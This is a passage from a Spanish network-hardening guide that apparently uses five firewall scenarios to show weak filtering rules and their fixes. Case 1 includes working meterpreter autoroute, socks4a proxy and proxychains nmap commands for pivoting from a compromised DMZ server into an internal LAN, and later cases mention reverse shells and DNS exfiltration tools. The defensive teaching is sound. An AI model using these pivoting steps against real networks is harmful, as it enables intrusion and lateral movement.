Quizás uno de los puntos más importantes a tener en cuenta a la hora de bastionar un entorno de red es definir correctamente los flujos de datos, esto es, determinar qué tipo de tráfico entra o sale de la organización. Esta definición, sin embargo, no debe contemplar únicamente el tipo de tráfico (p.ej. HTTP, DNS, SMTP, etc.) sino también el origen de dicho flujo de datos. A continuación se mostrarán diferentes reglas de filtrado sobre una arquitectura de red característica especificando en cada caso las debilidades y consecuencias que dichas reglas pueden acarrear dentro de la organización.

CASO 1:




Ilustración 36. Firewall. Caso 1

En este primer ejemplo, se observa que únicamente se permiten conexiones *inbound* a los puertos 80 y 443 dentro de la DMZ de la organización (aunque no se especifique en el gráfico, considere que el *router* se encargará de hacer NAT de las IP públicas a cada uno de los servicios de la DMZ). En un principio esta configuración puede aparentar ser segura, ya que únicamente se permitirá el

tráfico al servidor Web, evitando cualquier acceso a la red interna de la organización. Sin embargo, si un atacante 'explotara' dicho servidor Web, podría libremente acceder a la red interna ya que el *firewall* carece de reglas que impidan la comunicación DMZ→ *Internal Lan*.

Las consecuencias por tanto de una intrusión dentro de la DMZ podrían poner en riesgo toda la organización. Un atacante podría hacerse con las credenciales o *hashes* del equipo comprometido e intentar llevar ataques *Pass-The-Hash* [138], entre otros, contra otros equipos dentro de la red interna e intentar escalar privilegios. Incluso si el administrador del dominio se ha autenticado recientemente en alguna de las máquinas comprometidas, es posible 'tomar prestado' el *token* generado por *Kerberos* y asumir su rol mediante ***token impersonation***[139] comprometiendo así el dominio al completo.

Se muestra a continuación esto de forma práctica. Un atacante ha lanzado un *exploit* contra un el servidor Web de la DMZ utilizando como *payload meterpreter*. Tras consultar las rutas establecidas en dicha máquina descubre que la red 172.16.120.0 es alcanzable desde 192.168.254.21 (interfaz DMZ del Firewall). Con esta información establece una ruta desde la sesión actual, con el objetivo de escanear otros equipos en dicha red.

```
meterpreter > run autoroute -s 172.16.120.0/24
[*] Adding a route to 172.16.120.0/255.255.255.0...
[+] Added route to 172.16.120.0/255.255.255.0 via 192.168.254.221
[*] Use the -p option to list all active routes

meterpreter > run autoroute -p
Active Routing Table
====================
Subnet Netmask Gateway
------ ------- -------
172.16.120.0 255.255.255.0 Session 1
```

Para llevar a cabo el escaneo configura *socks4* en su equipo local utilizando *proxychains* y el módulo auxiliar *auxiliary/server/socks4a* en el servidor Web.

138 **Mitigation Pass-the-Hash Attacks and Other Credential Theft Techniques**
http://www.microsoft.com/en-us/download/details.aspx?id=36036
139 **Token Passing with Incognito**
http://carnal0wnage.attackresearch.com/2008/05/token-passing-with-incognito.html

```
meterpreter > background
msf exploit(handler) > tail –n1 /etc/proxychains.conf
[*] exec: tail –n1 /etc/proxychains.conf

Socks4 127.0.0.1 6666
msf exploit(handler) >  use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name       Current Setting  Required  Description
   -------    ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The address to listen on
   SRVPORT    1080             yes       The port to listen on
msf auxiliary(socks4a) > set SRVPORT 6666
SRVPORT => 6666
```

Posteriormente podrá lanzar *Nmap* desde *proxychains* utilizando *socks4* a través de la sesión con *meterpreter*.

```
root@bt:~# proxychains nmap -sT  172.16.120.0/24 -p 139,445,80
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 5.51 ( http://nmap.org ) at 2011-05-23 13:43 CEST
|S-chain|-<>-127.0.0.1:6666-<><>-172.16.120.3:139-<--denied
|S-chain|-<>-127.0.0.1:6666-<><>-172.16.120.9:139-<--denied
|S-chain|-<>-127.0.0.1:6666-<><>-172.16.120.15:139-<--denied
|S-chain|-<>-127.0.0.1:6666-<><>-172.16.120.21:139-<--denied
|S-chain|-<>-127.0.0.1:6666-<><>-172.16.120.38:139-<><>-OK
|S-chain|-<>-127.0.0.1:6666-<><>-172.16.120.39:139-<--denied
|S-chain|-<>-127.0.0.1:6666-<><>-172.16.120.45:139-<><>-OK
```

De esta forma se podría conseguir otros servicios levantados dentro de la red interna susceptibles de ser comprometidos desde la DMZ.

Una lista de control de acceso (ACL) que impida el tráfico **DMZ ->*Internal Lan*** (siempre y cuando no se necesiten iniciar conexiones desde la DMZ) bastaría para impedir este tipo de accesos. Además de dichas reglas es fundamental monitorizar tráfico y generar alertas en tiempo real que nos avisen siempre y cuando exista algún intento de conexión desde la DMZ a la LAN al ser altamente probable que un equipo haya sido comprometido.

Se verá en el **Caso 2** que otros ataques pueden presentarse aún estableciendo la ACL previamente descrita.

CASO 2:




Ilustración 37. *Firewalls*. Caso 2

Como se observa en la imagen aunque un atacante ya no puede saltar a la red interna, podrá seguir escalando sus ataques a otros equipos dentro de su misma VLAN. La APT **Red October** realiza este tipo de escaneos buscando recursos en otras máquinas a los que intentará autenticarse con las credenciales del equipo comprometido. De nuevo en este caso se confirma la necesidad de monitorizar tráfico dentro incluso de la misma VLAN con el objetivo de detectar tráfico sospechoso que pueda delatar *malware* de este tipo.

En este caso es altamente probable que el equipo genere numerosas peticiones ARP (A*RP Request*) a la hora de detectar máquinas conectadas dentro de su misma subred por lo que un IDS que contemple tráfico ARP podrá alertar cuando detecte una alta tasa de peticiones o simplemente detecte resoluciones ARP para máquinas a las que no debería conectar. En ocasiones esta funcionalidad puede proporcionarla el propio *firewall*.

Una solución bastante eficiente para evitar este tipo de ataques, siempre y cuando nuestro *hardware* nos lo permita, es implementar PVLAN (*Private Vlans*).




Ilustración 38 Configuración VLAN

Esta funcionalidad nos permitirá aislar puertos dentro de la misma VLAN sin necesidad de crear redes independientes (es decir, nuevas VLANs). De esta forma, se impide que, por ejemplo, el servidor DNS tenga acceso al servidor Web, y viceversa, aunque éstos se encuentren dentro del mismo segmento de red. [140]

Otra opción es crear VLANs independientes que agrupen servidores que tengan necesidades de comunicación entre sí, de esta forma el impacto de una explotación exitosa se verá reducido únicamente a dicho dominio de difusión.

CASO 3

En los casos anteriores se ha hecho hincapié únicamente en el tráfico *inbound*, es decir, el generado desde una zona de no confianza (en nuestro caso Internet). Sin embargo, un error bastante común es no establecer restricciones de tráfico *outbound* en nuestro f*irewall* o bien establecerlas de forma poco restrictiva.

140 **Configuring Private VLANS**
http://www.cisco.com/en/US/docs/switches/datacenter/nexus5000/sw/configuration/guide/cli/PrivateVLANs.html




Ilustración 39. Firewall. Caso 3

En la imagen anterior, a pesar de haber implementado todas las reglas anteriormente descritas, obsérvese que nada impide que el servidor Web pueda iniciar una conexión saliente hacia el equipo del atacante, en este caso una *reverse shell* al puerto 4444.

Es bastante habitual encontrarse con *firewalls*/*routers* que permitan conexiones salientes a los puertos 53,80 y 443 sin especificar el origen de dichas conexiones. Es por este motivo por el que dichos puertos son la elección favorita de muchos cibercriminales a la hora de elegir el tipo de comunicación del *malware* con los servidores de *Command and Control*. No obstante, en multitud de ocasiones el tráfico que emplea dichos puertos no hace uso del protocolo esperado. Por ejemplo, gran variedad de *malware* utiliza el puerto 443 para comunicarse con sus servidores de *Command and Control* sin ni siquiera implementar SSL o bien implementado un cifrado que nada tiene que ver con el mismo (véase por ejemplo la **Operación Aurora**[141]).

Ya que dicho tráfico no suele inspeccionarse (al suponerse que viaja cifrado) se convierte en la vía perfecta para exfiltrar información al exterior. Recuerde que

141 **An Insight into the Aurora Communication Protocol**
http://blogs.mcafee.com/mcafee-labs/an-insight-into-the-aurora-communication-protocol

las primeras fases de comunicación SSL viajan en claro y que por tanto puede inspeccionarse dicho tráfico para intentar averiguar si el tipo de conexión es legítimo o no. En ocasiones puede que aunque se trate de tráfico SSL, existen ciertas características del mismo que pueden ayudarnos a detectar conexiones sospechosas. En la siguiente salida, un *Common Name* aleatorio en uno de los certificados SSL fue suficiente para detectar una conexión realizada por cierto *malware*.

```
TR@Rivendell:~# tshark -i eth0 -R "ssl.handshake.certificates" -V | grep -i commonname=
Capturing on eth0
            Certificate (id-at-commonName=rrasSdfaWWaaFA.dDazf.ru,id-at-
organizationName=rrasSdfaWWaaF,id-at-countryName=ru)
```

Véase un caso similar en el que a partir de tráfico SSL es posible detectar *reverse shells* vía HTTPS [142].

CASO 4

En este caso, se ha restringido una vez más la topología de red. En concreto, y en relación al **Caso 3** se ha denegado el tráfico saliente con excepción del tráfico UDP. Ya que la DMZ consta de un servidor *Bind* que necesita hacer solicitudes DNS al exterior se ha permitido únicamente este tipo de tráfico al exterior evitando así cualquier otro tipo de conexión TCP iniciada desde la DMZ.

142 **How to detect reverse https backdoors**
http://www.netresec.com/?page=Blog&month=2011-07&post=How-to-detect-reverse_https-backdoors




Ilustración 40. *Firewalls*. Caso 4

Sin embargo, de nuevo de ha cometido un pequeño error a la hora de establecer dicha regla ya que se sigue permitiendo el tráfico UDP saliente desde cualquier equipo de la DMZ. En este caso, un atacante que conozca este hecho podrá utilizar un *payload* [143] que utilice DNS para enviar y recibir órdenes por medio del puerto 53. No solo *exploits* si no cualquier otra herramienta que haga uso de DNS podría utilizarse para filtrar información al exterior utilizando *queries* DNS A, SRV, TXT, etc. [144] o bien utilizarlo como vía de comunicación con un equipo externo. Herramientas similares a *iodine* o *hping3*, podrían utilizarse para crear un túnel IPv4 por medio de DNS o filtrar información al exterior saltándose así las políticas de seguridad de la organización. Por este motivo el tráfico DNS debe controlarse minuciosamente, estableciendo no solo qué equipos pueden lanzar peticiones al exterior sino inspeccionando que dicho tráfico cumple correctamente con el RFC del mismo. Para asegurarse de este último requisito es altamente recomendable que el *firewall* implemente **DPI.** Con esta funcionalidad podrán predefinirse

143 **dns-txt-query-exec.rb**
https://github.com/rapid7/metasploit-framework/blob/master/modules/payloads/singles/windows/dns_txt_query_exec.rb
144 **DNS as a Covert Channel Within Protected Networks**
http://energy.gov/sites/prod/files/oeprod/DocumentsandMedia/DNS_Exfiltration_2011-01-01_v1.1.pdf

plantillas de configuración para el trafico UDP, de forma que aquellos paquetes que no cumplan con dichas plantillas se eliminen y generen la alerta oportuna.

Mediante la inspección capa 7 de este protocolo podríamos por ejemplo:

- Establecer una longitud máxima de dominio de 255 caracteres.
- Verificar la integridad de un nombre de dominio si se emplean punteros de compresión.
- Asegurarse que la longitud máxima de los mensajes DNS es de 512.
- Crear expresiones regulares para denegar/permitir ciertos dominios.
- Implementar ID aleatorios.

El siguiente ejemplo muestra un caso práctico desde un **Cisco ASA** para bloquear determinados dominios maliciosos haciendo uso de *DNS Inspection*. En primer lugar se define la lista de dominios maliciosos que se quieren bloquear mediante una expresión regular:

```
ciscoasa# regex DNSDomain ".\.malware\.com"
```

Posteriormente se configura un *class-map* en el que se definirá el tipo de tráfico que se puede inspeccionar.

```
ciscoasa(config)# class-map type regex match-any DNSDomainMalw
ciscoasa(config-cmap)# description Dominios Bloqueados
ciscoasa(config-cmap)# match regex DNSDomain
```

Se configura un *policy-map* en el que se definen las acciones a llevar a cabo. En este caso dicho *policy-map* se aplicará al *class-map* definido anteriormente y que define la expresión regular *DNSDomain*.

```
ciscoasa(config)# policy-map type inspect dns DNSInspection
ciscoasa(config-pmap)# parameters
ciscoasa(config-pmap-p)# match domain-name regex class DNSDomainMalw
ciscoasa(config-pmap-c)# drop log
```

Las acciones definidas implican por un lado la eliminación del paquete y por otro el registro de dicho evento. Por último se asociará el *policy-map* definido dentro de las reglas por defecto de inspección, aplicando el mismo al tráfico DNS.

```
ciscoasa(config)# policy-map global_policy
ciscoasa(config-pmap)# class inspection_default
ciscoasa(config-pmap-c)# inspect dns DNSInspection
```

Como se ve, las posibilidades que ofrecen este tipo de *firewalls*, al permitir definir controles en la capa 7, puede ayudarnos enormemente en la detección de *malware* que intente establecer comunicaciones con el exterior mediante vías poco comunes o que no encajen con nuestras políticas.

Este tipo de inspección abarca no solo DNS si no gran variedad de protocolos ampliamente utilizados. Véase por ejemplo como detectar un intento de explotación de la reciente vulnerabilidad (CVE-2012-1823) utilizando *HTTP Inspection* [145]

En caso de contar con DPI, es importante generar eventos que den la voz de alarma cuando detecten cualquier anomalía en el tráfico UDP (paquetes de gran tamaño, paquetes fragmentados, periodicidad en el envío de peticiones DNS, etc.). Así mismo monitorizar de forma frecuente este tipo de tráfico puede ayudarnos a detectar cualquier indicio de infección en nuestra organización. En la siguiente imagen puede verse un ejemplo de uso DNS no legítimo. Tras observar un elevado número de paquetes DNS fragmentados (algo bastante inusual, pudo comprobarse que determinada herramienta utilizaba este protocolo para filtrar información al exterior).

145 **Cisco modular policy framework**
http://www.securityartwork.es/2012/06/08/cisco-modular-policy-framework-ii/




Ilustración 41.Ejemplo de DNS no legítimo

CASO 5

En este último caso se ha solventado y bastionado cada uno de los errores previamente comentados. Obsérvese que se ha añadido una nueva ACE(*Access Control Entry*) especificando que el DNS 192.168.254.2 es el único permitido a la hora de realizar peticiones DNS al exterior. De esta forma cualquier conexión DNS al exterior que no provenga del servidor autorizado será denegada y generará la alerta correspondiente; algo realmente útil si alguna máquina resulta infectada e intenta resolver dominios ignorando la configuración DNS del equipo local.

Por otro lado, véase como el tráfico HTTP saliente desde la red interna se ha limitado únicamente al *proxy* Web. Todos los equipos internos deberán pasar por dicho *proxy* para poder salir al exterior. Cualquier equipo comprometido en el que el *malware* intente hacer peticiones HTTP o HTTPS sin pasar por el *proxy* también será denegado generando de nuevo la alerta oportuna para avisar de una posible infección.




Ilustración 42. *Firewalls*. Caso 5

Fíjese que el tráfico LAN → DMZ no se ha limitado ya que los equipos necesitan acceder a todos los recursos de la misma. No obstante sería posible también limitar dichas conexiones para que únicamente determinadas VLAN y determinado tipo de tráfico pueda acceder a los recursos necesarios. Considere también el uso de *VLANS*, *Policy NAT*, etc. **Segmentar la red de forma inteligente puede ayudar enormemente a detectar y acotar rápidamente un incidente de seguridad derivado de una intrusión.**

Como se ha visto la inversión en un *firewall* de altas prestaciones puede ser realmente útil para detectar un amplio abanico de problemas derivados del *malware*. Muchos de estos f*irewalls* incorporan módulos IDS/IPS incorporando una capa más de seguridad. Así por ejemplo, tienen capacidad para reensamblar paquetes fragmentados y analizar el contenido de los mismos en busca de firmas conocidas de *malware*.

En el caso de no contar con un *firewall* de alta gama es posible ofrecer un nivel de seguridad similar haciendo uso de otros recursos. Sin ir más lejos, *Iptables* también

